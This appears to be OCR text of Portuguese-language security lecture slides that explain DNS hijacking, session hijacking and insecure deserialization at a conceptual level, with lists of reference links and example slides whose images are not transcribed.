
DNS HIJACKING - EXEMPLO



DNS HIJACKING - EXEMPLO



DNS HIJACKING - EXEMPLO



DNS HIJACKING - EXEMPLOS

- https://blog.eccouncil.org/what-is-dns-hijacking-and-how-to-combat-it/
- https://www.youtube.com/watch?v=4HkRpCBcXoE
- https://www.youtube.com/watch?v=HhJv8CU-RIk
- https://en.wikipedia.org/wiki/DNS_hijacking
- https://securitytrails.com/blog/dns-hijacking
- https://www.paloaltonetworks.com/cyberpedia/what-is-dns-hijacking

SESSION HIJACKING


- O ataque de seqüestro de sessão consiste na exploração do mecanismo de controle de sessão da web, que normalmente é gerenciado para um token de sessão.
- Como a comunicação http usa muitas conexões TCP diferentes, o servidor da web precisa de um método para reconhecer as conexões de todos os usuários. O método mais útil depende de um token que o servidor da Web envia ao navegador do cliente após uma autenticação bem-sucedida do cliente. Um token de sessão é normalmente composto por uma sequência de largura variável e pode ser usado de diferentes maneiras, como na URL, no cabeçalho da requisição http como um cookie, em outras partes do cabeçalho da solicitação http ou ainda no corpo da requisição http.
- O ataque de seqüestro de sessão compromete o token da sessão roubando ou prevendo um token de sessão válido para obter acesso não autorizado ao servidor Web.


O token da sessão pode ser comprometido de diferentes maneiras; os mais comuns são:

- Token de sessão previsível;
- Sniffing de sessão;
- Ataques do lado do cliente (XSS, códigos JavaScript maliciosos, cavalos de Troia, etc);
- MITM
- MITB


https://owasp.org/www-community/attacks/Session_hijacking_attack


SESSION HIJACKING - EXEMPLO





SESSION HIJACKING - EXEMPLO






SESSION HIJACKING - EXEMPLOS

- https://www.youtube.com/watch?v=fxrCJNQ96Kg
- https://www.youtube.com/watch?v=OtlaTf9065w
- https://www.netsparker.com/blog/web-security/session-hijacking/
- https://www.diegomacedo.com.br/entendendo-o-sequestro-de-sessao-session-hijacking/
- https://www.youtube.com/watch?v=J5gAK1X8JIk
- https://www.youtube.com/watch?v=0ep-vqrwhyM
- https://hackerone.com/reports/167460
- https://www.youtube.com/watch?v=tkSmaMISQ9E
- https://www.youtube.com/watch?v=Ae6DI9fYqWI
- https://threatpost.com/session-hijacking-bug-exposed-gitlab-users-private-tokens/127747/

INSECURE DESEREALIZATION

- A desserialização insegura é uma vulnerabilidade que ocorre quando dados não confiáveis são usados para abusar da lógica de um aplicativo, infligir um ataque de negação de serviço (DoS) ou mesmo executar código arbitrário após a **desserialização** . Também ocupa o 8º lugar na lista dos 10 melhores da OWASP 2017 .
- Para entender o que é desserialização insegura, primeiro precisamos entender o que são serialização e desserialização. Em seguida, abordaremos alguns exemplos de desserialização insegura e como ela pode ser usada para executar código, além de discutir algumas possíveis mitigações para essa classe de vulnerabilidade.
- **Serialização** refere-se a um processo de conversão de um objeto em um formato que pode ser mantido em disco (por exemplo, salvo em um arquivo ou armazenamento de dados), enviado por fluxos (por exemplo, stdout) ou enviado por uma rede. O formato no qual um objeto é serializado pode ser um texto binário ou estruturado (por exemplo, XML, JSON YAML...). JSON e XML são dois dos formatos de serialização mais usados em aplicativos da web.
- **A desserialização,** por outro lado, é o oposto da serialização, ou seja, transformar dados serializados provenientes de um arquivo, fluxo ou soquete de rede em um objeto.
- Os aplicativos da Web usam serialização e desserialização regularmente e a maioria das linguagens de programação fornece recursos nativos para serializar dados (especialmente em formatos comuns como JSON e XML). É importante entender que a desserialização **segura** de objetos é uma prática normal no desenvolvimento de software. O problema, no entanto, começa ao desserializar **a entrada não confiável do usuário** .
- https://www.acunetix.com/blog/articles/what-is-insecure-deserialization/

INSECURE DESEREALIZATION - EXEMPLO




INSECURE DESERALIZATION - EXEMPLOS

- https://hdivsecurity.com/bornsecure/insecure-deserialization-attack-examples-mitigation/
- https://portswigger.net/web-security/deserialization
- https://owasp.org/www-project-top-ten/OWASP_Top_Ten_2017/Top_10-2017_A8-Insecure_Deserialization
- https://www.youtube.com/watch?v=nkTBwbnfesQ
- https://www.youtube.com/watch?v=EzOquQNQAUs
- https://www.youtube.com/watch?v=5grJYo9lqY0
- https://thehackerish.com/tag/insecure-deserialization-bug-bounty/
- https://hackerone.com/reports/350401
- https://hackerone.com/reports/838196
- https://www.exploit-db.com/docs/english/44756-deserialization-vulnerability.pdf

